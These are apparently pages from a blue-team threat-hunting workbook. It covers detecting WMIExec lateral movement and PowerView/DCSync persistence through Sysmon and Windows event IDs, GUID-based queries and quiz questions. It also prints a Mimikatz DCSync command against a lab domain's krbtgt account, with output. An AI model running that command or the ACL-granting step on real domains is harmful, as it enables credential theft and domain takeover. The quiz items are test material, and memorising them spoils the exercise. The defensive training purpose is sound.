
Key Indicators

Search for the following Sysmon Event IDs then group logs generated within 1 minute of each other.

- **Event ID 1 – A process was created**
- **Event ID 3 – A TCP/UDP connection was made**

When WMI is used for remote access, Sysmon logs a network connection and instances of child process creations with wmiprvse.exe as the parent process. Look for cmd.exe and powershell.exe child processes then investigate process arguments for potentially malicious commands.

Lateral Movement | WMIExec Usage



Hunt 9 Timeline Creation

How many logs pertaining to Hunt 9 exist?

SUBMIT CONTINUE

Filter on child process creations with WmiPrvSE.exe parent processes. What is the full path of WmiPrvSE.exe?

SUBMIT CONTINUE

What working directory was cmd.exe launched from on the remote machine?

SUBMIT CONTINUE

Hunt 9 Relevant Questions

HUNT 10 | POWERVIEW AND DCSYNC


Adversaries establish network persistence by adding extended rights to Active Directory accounts, thereby allowing repeated access to account hashes

```
mimikatz # lsadump::dcsync /user:TESTLAB\krbtgt
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/5/2017 5:48:29 PM
Object Security ID   : S-1-5-21-883232822-274137685-4173207997-502
Object Relative ID   : 502
```

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various Windows "net" commands. One PowerView function, Add-DomainObjectAcl, enables a user to add Access Control Entries (ACE) to discretionary access control lists (DACL).

DCSync is a built-in Mimikatz module used to simulate the behavior of a Domain Controller(DC) by probing other DCs in the network using MS-DRSR (Directory Replication Service Remote Protocol). DCSync can be used to get account NTLM hashes (including KRBTGT accounts), enabling the creation of Golden Tickets. This provides adversaries with resource access to every machine on the compromised domain.

Legitimate DC Replication Example



When used together, PowerView and DCSync can grant adversaries the required rights to access user hashes from the NTDS.DIT file using domain replication.

ATT&CK™

ID: T1098

Tactic: Credential Access, Persistence

Platform: Windows

Permissions Required: Administrator

Data Sources: Authentication logs, API monitoring, Windows event logs, Packet capture

Key Indicators

When Add-DomainObjectAcl is used to to grant DCSync rights, the following ACEs are added to the DACL and the associated GUIDs are recorded in Event ID 5136 logs.

- **DS-Replication-Get-Changes**
  - **GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2**
- **DS-Replication-Get-Changes-All**
  - **GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2**

These same GUIDs are recorded in Event ID 4662 logs under the "properties" field when DCSync is used. Note that we have mutated this field to "object.properties" in our environment.

Look for the following Event IDs, filter for the GUIDs above, and group by time:

- **Event ID 5136 – an AD object was modified**
  - **filter on the GUIDs above**
- **Event ID 4662 – an AD object was accessed**
  - **search for account names not belonging to domain controllers to identify user account that performed sync operations**

Keep in mind that if DCSync is used from a DC account there will be no log of the event. Also, even with the above indicators, further analysis is required to identify a source IP. One method is to conduct network traffic analysis on the DC of interest then deconflict other known DC IPs. Another method is to use SQL to join 4662 and 4624 logs based on the TargetLogonId value.

Persistence | PowerView and DCSync

OR

event.id: "5136" AND dsobject_attribute_value: "*1131f6a*-9c*11d1-f79f-00c04fc2dcd2*"

event.id: "4662" AND object.properties: "*1131f6a*-9c07-11d1-f79f-00c04fc2dcd2*"

Drop here to build an OR query

AND Filter | Filter events

Fields

@timestamp	event.id	user.name	dsobject_attribu...	object.properties	message
Mar 25, 2019 @ 14:28:45.024	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.025	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.025	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.025	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.025	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.025	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.026	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.026	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.026	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
Mar 25, 2019 @ 14:28:45.026	5136	--	O:BAG:BAD:AI(OA;CIIO;R...	--	A directory service object was modified. Subj
May 7, 2019 @ 19:10:43.487	4662	Administrator	--	%%7688 {1131f6aa-9c07-11d1-f..	An operation was performed on an object. Su
May 7, 2019 @ 19:10:43.487	4662	Administrator	--	%%7688 {1131f6ad-9c07-11d1-...	An operation was performed on an object. Su
May 7, 2019 @ 19:10:43.487	4662	Administrator	--	%%7688 {1131f6aa-9c07-11d1-f..	An operation was performed on an object. Su

Hunt 10 Timeline Creation

Indicated by the Event ID 5136 logs, the `Add-DomainObjectAcl` function (PowerView) was used on March 25, 2019 to add user rights. From this action, what other Event ID were logs generated for?

SUBMIT CONTINUE

The "other" logs referenced in the previous question contain the field *object.access_mask_requested* which stores the hex value of the requested access.

The Access Mask value "0x40000" pertains to which type of access?

Select a response:

- WRITE_OWNER – The right to change the owner in the object's security descriptor
- WRITE_DAC – The right to modify the discretionary access control list (DACL) in the object's security descriptor
- ReadAttributes – The right to read file attributes
- DELETE – The right to delete the object
- WriteAttributes – The right to write file attributes

SUBMIT CONTINUE

What user account was given extended rights that would allow it to perform DCSync operations?

SUBMIT CONTINUE

GUID is an acronym for 'Globally Unique Identifier'. It is a 128-bit integer number used to identify resources, activities or instances.

For Event ID 5136 logs, which field contains the GUIDs of interest?

SUBMIT CONTINUE

Hunt 10 Relevant Questions

HUNTS 11 - 20

- Jamie Thinnes
- Samir Bousseaden @SBousseaden
- Olaf Hartong @olafhartong
- Nate Guagenti @neu5ron
- Roberto Rodriguez @Cyb3rWard0g
- Justin Henderson @SecurityMapper

Special Thanks

- https://www.elastic.co/webinars/introducing-elastic-siem
- https://www.elastic.co/webinars/endpoint-security-analytics-with-windows-event-logs
- https://www.elastic.co/guide/en/beats/winlogbeat/master/winlogbeat-modules.html
- https://github.com/HASecuritySolutions/Logstash
- https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES
- https://github.com/spujadas/elk-docker
- https://github.com/deviantony/docker-elk
- https://github.com/Cyb3rWard0g/HELK
- https://www.perched.io/blog/2019/6/3/importing-evtx-files-into-helk-or-elastic
- https://mordor.readthedocs.io/en/latest/consume_mordor.html

Environment References

- *check resources directory on RTHVM USB for a complete list*
- https://securitybytes.io/blue-team-fundamentals-part-two-windows-processes-759fe15965e2
- https://www.youtube.com/watch?v=C2cgvpN44is
- https://github.com/olafhartong/sysmon-cheatsheet
- https://jpcertcc.github.io/ToolAnalysisResultSheet/
- https://github.com/Cyb3rWard0g/ThreatHunter-Playbook

Training References

- *check threat intel directory on RTHVM USB for a complete list*
- https://www.cybereason.com/blog/operation-soft-cell-a-worldwide-campaign-against-telecommunications-providers
- https://go.recordedfuture.com/hubfs/reports/cta-2019-0206.pdf
- https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf
- https://threatvector.cylance.com/en_us/home/threat-spotlight-menupass-quasarrat-backdoor.html
- https://blog.ensilo.com/uncovering-new-activity-by-apt10
- https://www.reuters.com/investigates/special-report/china-cyber-cloudhopper/

Threat Actor References